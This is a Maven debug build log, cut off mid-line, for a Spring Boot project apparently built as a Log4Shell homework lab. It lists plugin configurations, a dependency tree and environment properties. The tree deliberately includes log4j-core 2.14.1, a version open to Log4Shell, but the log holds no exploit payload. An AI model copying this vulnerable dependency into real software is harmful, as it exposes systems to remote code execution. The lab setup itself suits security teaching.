[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParserException < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlSerializer < plexus.core

[DEBUG] Imported: org.eclipse.aether.* < plexus.core

[DEBUG] Imported: org.eclipse.aether.artifact < plexus.core

[DEBUG] Imported: org.eclipse.aether.collection < plexus.core

[DEBUG] Imported: org.eclipse.aether.deployment < plexus.core

[DEBUG] Imported: org.eclipse.aether.graph < plexus.core

[DEBUG] Imported: org.eclipse.aether.impl < plexus.core

[DEBUG] Imported: org.eclipse.aether.installation < plexus.core

[DEBUG] Imported: org.eclipse.aether.internal.impl < plexus.core

[DEBUG] Imported: org.eclipse.aether.metadata < plexus.core

[DEBUG] Imported: org.eclipse.aether.repository < plexus.core

[DEBUG] Imported: org.eclipse.aether.resolution < plexus.core

[DEBUG] Imported: org.eclipse.aether.spi < plexus.core

[DEBUG] Imported: org.eclipse.aether.transfer < plexus.core

[DEBUG] Imported: org.eclipse.aether.version < plexus.core

[DEBUG] Imported: org.fusesource.jansi.* < plexus.core

[DEBUG] Imported: org.slf4j.* < plexus.core

[DEBUG] Imported: org.slf4j.event.* < plexus.core

[DEBUG] Imported: org.slf4j.helpers.* < plexus.core

[DEBUG] Imported: org.slf4j.spi.* < plexus.core

[DEBUG] Populating class realm maven.api

[INFO] Error stacktraces are turned on.

[DEBUG] Message scheme: color

[DEBUG] Message styles: debug info warning error success failure strong mojo project

[DEBUG] Reading global settings from /usr/share/maven/conf/settings.xml

[DEBUG] Reading user settings from /home/ec2-user/.m2/settings.xml

[DEBUG] Reading global toolchains from /usr/share/maven/conf/toolchains.xml

[DEBUG] Reading user toolchains from /home/ec2-user/.m2/toolchains.xml

[DEBUG] Using local repository at /home/ec2-user/.m2/repository

[DEBUG] Using manager EnhancedLocalRepositoryManager with priority 10.0 for /home/ec2-user/.m2/repository

[INFO] Scanning for projects...

[DEBUG] Extension realms for project com.example:log4shell-demo:jar:0.0.1-SNAPSHOT: (none)

[DEBUG] Looking up lifecycle mappings for packaging jar from ClassRealm[plexus.core, parent: null]

[DEBUG] Extension realms for project org.springframework.boot:spring-boot-starter-parent:pom:2.5.5: (none)

[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]

[DEBUG] Extension realms for project org.springframework.boot:spring-boot-dependencies:pom:2.5.5: (none)

[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]

[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]

[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] === REACTOR BUILD PLAN ==

[DEBUG] Project: com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] Tasks: [spring-boot:run]

[DEBUG] Style: Regular

[DEBUG] ==

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]

[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] === PROJECT BUILD PLAN ==

[DEBUG] Project: com.example:log4shell-demo:0.0.1-SNAPSHOT

[DEBUG] Dependencies (collect): []

[DEBUG] Dependencies (resolve): [test]

[DEBUG] Repositories (dependencies): [central (https://repo.maven.apache.org/maven2, default, releases)]

[DEBUG] Repositories (plugins) : [central (https://repo.maven.apache.org/maven2, default, releases)]

[DEBUG] --- init fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---

[DEBUG] Dependencies (collect): []

[DEBUG] Dependencies (resolve): [compile, test]

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources (default-resources)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

 <addDefaultExcludes default-value="true"/>

 <buildFilters default-value="${project.build.filters}"/>

 <delimiters>

  <delimiter>@</delimiter>

 </delimiters>

 <encoding default-value="${project.build.sourceEncoding}"/>

 <escapeWindowsPaths default-value="true"/>

 <fileNameFiltering default-value="false"/>

 <includeEmptyDirs default-value="false"/>

 <outputDirectory default-value="${project.build.outputDirectory}"/>

 <overwrite default-value="false"/>

 <project default-value="${project}"/>

 <propertiesEncoding>UTF-8</propertiesEncoding>

 <resources default-value="${project.resources}"/>

 <session default-value="${session}"/>

 <skip default-value="false">${maven.resources.skip}</skip>

 <supportMultiLineFiltering default-value="false"/>

 <useBuildFilters default-value="true"/>

 <useDefaultDelimiters default-value="true">false</useDefaultDelimiters>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile (default-compile)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<basedir default-value="${basedir}"/>

<buildDirectory default-value="${project.build.directory}"/>

<compilePath default-value="${project.compileClasspathElements}"/>

<compileSourceRoots default-value="${project.compileSourceRoots}"/>

<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>

<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>

<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>

<debug default-value="true">${maven.compiler.debug}</debug>

<debuglevel>${maven.compiler.debuglevel}</debuglevel>

<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>

<executable>${maven.compiler.executable}</executable>

<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>

<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>

<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>

<fork default-value="false">${maven.compiler.fork}</fork>

<generatedSourcesDirectory default-value="${project.build.directory}/generated-sources/annotations"/>

<maxmem>${maven.compiler.maxmem}</maxmem>

<meminitial>${maven.compiler.meminitial}</meminitial>

<mojoExecution default-value="${mojoExecution}"/>

<optimize default-value="false">${maven.compiler.optimize}</optimize>

<outputDirectory default-value="${project.build.outputDirectory}"/>

<parameters default-value="false">true</parameters>

<project default-value="${project}"/>

<projectArtifact default-value="${project.artifact}"/>

<release>${maven.compiler.release}</release>

<session default-value="${session}"/>

<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>

<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>

<skipMain>${maven.main.skip}</skipMain>

<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>

<source default-value="1.6">${maven.compiler.source}</source>

<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>

<target default-value="1.6">${maven.compiler.target}</target>

<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>

<verbose default-value="false">${maven.compiler.verbose}</verbose>

</configuration>

[DEBUG] ----------

[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources (default-testResources)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<addDefaultExcludes default-value="true"/>

<buildFilters default-value="${project.build.filters}"/>

<delimiters>

<delimiter>@</delimiter>

</delimiters>

<encoding default-value="${project.build.sourceEncoding}"/>

<escapeWindowsPaths default-value="true"/>

<fileNameFiltering default-value="false"/>

<includeEmptyDirs default-value="false"/>

<outputDirectory default-value="${project.build.testOutputDirectory}"/>

<overwrite default-value="false"/>

<project default-value="${project}"/>

<propertiesEncoding>UTF-8</propertiesEncoding>

<resources default-value="${project.testResources}"/>

<session default-value="${session}"/>

<skip default-value="false">${maven.test.skip}</skip>

<supportMultiLineFiltering default-value="false"/>

<useBuildFilters default-value="true"/>

<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile (default-testCompile)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<basedir default-value="${basedir}"/>

<buildDirectory default-value="${project.build.directory}"/>

<compilePath default-value="${project.compileClasspathElements}"/>

<compileSourceRoots default-value="${project.testCompileSourceRoots}"/>

<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>

<compilerReuseStrategy default-
value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>

<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>

<debug default-value="true">${maven.compiler.debug}</debug>

<debuglevel>${maven.compiler.debuglevel}</debuglevel>

<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>

<executable>${maven.compiler.executable}</executable>

<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>

<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>

<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>

<fork default-value="false">${maven.compiler.fork}</fork>

<generatedTestSourcesDirectory default-value="${project.build.directory}/generated-test-sources/test-annotations"/>

<maxmem>${maven.compiler.maxmem}</maxmem>

<meminitial>${maven.compiler.meminitial}</meminitial>

<mojoExecution default-value="${mojoExecution}"/>

<optimize default-value="false">${maven.compiler.optimize}</optimize>

<outputDirectory default-value="${project.build.testOutputDirectory}"/>

<parameters default-value="false">true</parameters>

<project default-value="${project}"/>

<release>${maven.compiler.release}</release>

<session default-value="${session}"/>

<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>

<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>

<skip>${maven.test.skip}</skip>

<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>

<source default-value="1.6">${maven.compiler.source}</source>

<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>

<target default-value="1.6">${maven.compiler.target}</target>

<testPath default-value="${project.testClasspathElements}"/>

<testRelease>${maven.compiler.testRelease}</testRelease>

<testSource>${maven.compiler.testSource}</testSource>

<testTarget>${maven.compiler.testTarget}</testTarget>

<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>

<verbose default-value="false">${maven.compiler.verbose}</verbose>

</configuration>

[DEBUG] --- exit fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---

[DEBUG] --

[DEBUG] Goal: org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

 <addResources default-value="false">${spring-boot.run.addResources}</addResources>

 <agents>${spring-boot.run.agents}</agents>

 <classesDirectory default-value="${project.build.outputDirectory}"/>

 <commandlineArguments>${spring-boot.run.arguments}</commandlineArguments>

 <directories>${spring-boot.run.directories}</directories>

 <excludeGroupIds default-value="">${spring-boot.excludeGroupIds}</excludeGroupIds>

 <excludes>${spring-boot.excludes}</excludes>

 <fork default-value="true">${spring-boot.run.fork}</fork>

 <includes>${spring-boot.includes}</includes>

 <jvmArguments>${spring-boot.run.jvmArguments}</jvmArguments>

 <mainClass>com.example.log4shell.Log4ShellDemoApplication</mainClass>

 <noverify>${spring-boot.run.noverify}</noverify>

 <optimizedLaunch default-value="true">${spring-boot.run.optimizedLaunch}</optimizedLaunch>

 <profiles>${spring-boot.run.profiles}</profiles>

 <project default-value="${project}"/>

 <session default-value="${session}"/>

 <skip default-value="false">${spring-boot.run.skip}</skip>

 <useTestClasspath default-value="false">${spring-boot.run.useTestClasspath}</useTestClasspath>

 <workingDirectory>${spring-boot.run.workingDirectory}</workingDirectory>

</configuration>

[DEBUG] ==

[INFO]

[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=436579, ConflictMarker.markTime=143742, ConflictMarker.nodeCount=71, ConflictIdSorter.graphTime=263496, ConflictIdSorter.topsortTime=183063, ConflictIdSorter.conflictIdCount=36, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=16800860, ConflictResolver.conflictItemCount=70, DefaultDependencyCollector.collectTime=216965883, DefaultDependencyCollector.transformTime=18931452}

[DEBUG] com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile

[DEBUG] org.springframework.boot:spring-boot-starter:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.springframework.boot:spring-boot:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] ch.qos.logback:logback-classic:jar:1.2.6:compile (version managed from 1.2.6)

[DEBUG] ch.qos.logback:logback-core:jar:1.2.6:compile (version managed from 1.2.6)

[DEBUG] org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile (version managed from 1.3.5)

[DEBUG] org.springframework:spring-core:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-jcl:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.yaml:snakeyaml:jar:1.28:compile (version managed from 1.28)

[DEBUG] org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.springframework:spring-web:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-beans:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-webmvc:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-aop:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-context:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-expression:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework.boot:spring-boot-starter-log4j2:jar:2.5.5:compile

[DEBUG] org.apache.logging.log4j:log4j-slf4j-impl:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.slf4j:slf4j-api:jar:1.7.32:compile (version managed from 1.7.25)

[DEBUG] org.apache.logging.log4j:log4j-api:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.apache.logging.log4j:log4j-core:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.apache.logging.log4j:log4j-jul:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] org.slf4j:jul-to-slf4j:jar:1.7.32:compile (version managed from 1.7.32)

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for apache.snapshots (http://repository.apache.org/snapshots).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for repository.jboss.org (http://repository.jboss.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots.jboss.org (http://snapshots.jboss.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for oss.sonatype.org/jboss-snapshots (http://oss.sonatype.org/content/repositories/jboss-snapshots).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for codehaus.snapshots (http://snapshots.repository.codehaus.org).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=199640, ConflictMarker.markTime=555423, ConflictMarker.nodeCount=99, ConflictIdSorter.graphTime=95165, ConflictIdSorter.topsortTime=28081, ConflictIdSorter.conflictIdCount=35, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=667103,

ConflictResolver.conflictItemCount=85, DefaultDependencyCollector.collectTime=283771466, DefaultDependencyCollector.transformTime=1603178}

[DEBUG] org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-core:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.0:compile

[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile

[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.0.10:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.4.2:compile

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven:maven-model:jar:3.1.0:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:2.0.0:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.26:runtime

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M2a:compile

[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile

[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile

[DEBUG] javax.inject:javax.inject:jar:1:compile

[DEBUG] com.google.guava:guava:jar:10.0.1:compile

[DEBUG] com.google.code.findbugs:jsr305:jar:1.3.9:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0:compile

[DEBUG] aopalliance:aopalliance:jar:1.0:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a:compile

[DEBUG] asm:asm:jar:3.3.1:compile

[DEBUG] org.apache.maven.shared:maven-filtering:jar:3.2.0:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:compile

[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:compile

[DEBUG] commons-io:commons-io:jar:2.6:compile

[DEBUG] org.apache.commons:commons-lang3:jar:3.8.1:compile

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Included: org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0

[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.0.10

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:2.0.0

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.26

[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0

[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0

[DEBUG] Included: com.google.guava:guava:jar:10.0.1

[DEBUG] Included: com.google.code.findbugs:jsr305:jar:1.3.9

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0

[DEBUG] Included: aopalliance:aopalliance:jar:1.0

[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a

[DEBUG] Included: asm:asm:jar:3.3.1

[DEBUG] Included: org.apache.maven.shared:maven-filtering:jar:3.2.0

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3

[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7

[DEBUG]   Included: commons-io:commons-io:jar:2.6

[DEBUG]   Included: org.apache.commons:commons-lang3:jar:3.8.1

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources' with basic configurator -->

[DEBUG]   (f) addDefaultExcludes = true

[DEBUG]   (f) buildFilters = []

[DEBUG]   (s) delimiters = [@]

[DEBUG]   (f) encoding = UTF-8

[DEBUG]   (f) escapeWindowsPaths = true

[DEBUG]   (f) fileNameFiltering = false

[DEBUG]   (s) includeEmptyDirs = false

[DEBUG]   (s) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG]   (s) overwrite = false

[DEBUG]   (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG]   (f) propertiesEncoding = UTF-8

[DEBUG]   (s) resources = [Resource {targetPath: null, filtering: true, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {**/application*.yml, **/application*.yaml, **/application*.properties}, excludes: {}]}}, Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {}, excludes: {**/application*.yml, **/application*.yaml, **/application*.properties}]}}]

[DEBUG]   (f) session = org.apache.maven.execution.MavenSession@3cd59ef5

[DEBUG]   (f) skip = false

[DEBUG]   (f) supportMultiLineFiltering = false

[DEBUG]   (f) useBuildFilters = true

[DEBUG]   (s) useDefaultDelimiters = false

[DEBUG] -- end configuration --

[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86_64/lib,

sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX_ROLE_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH_FUNC_which%%=() { (alias;

 eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"

}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG_SESSION_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG_SESSION_ID=8, rest-assured.version=4.3.3, env.SYSTEMD_COLORS=false, maven-

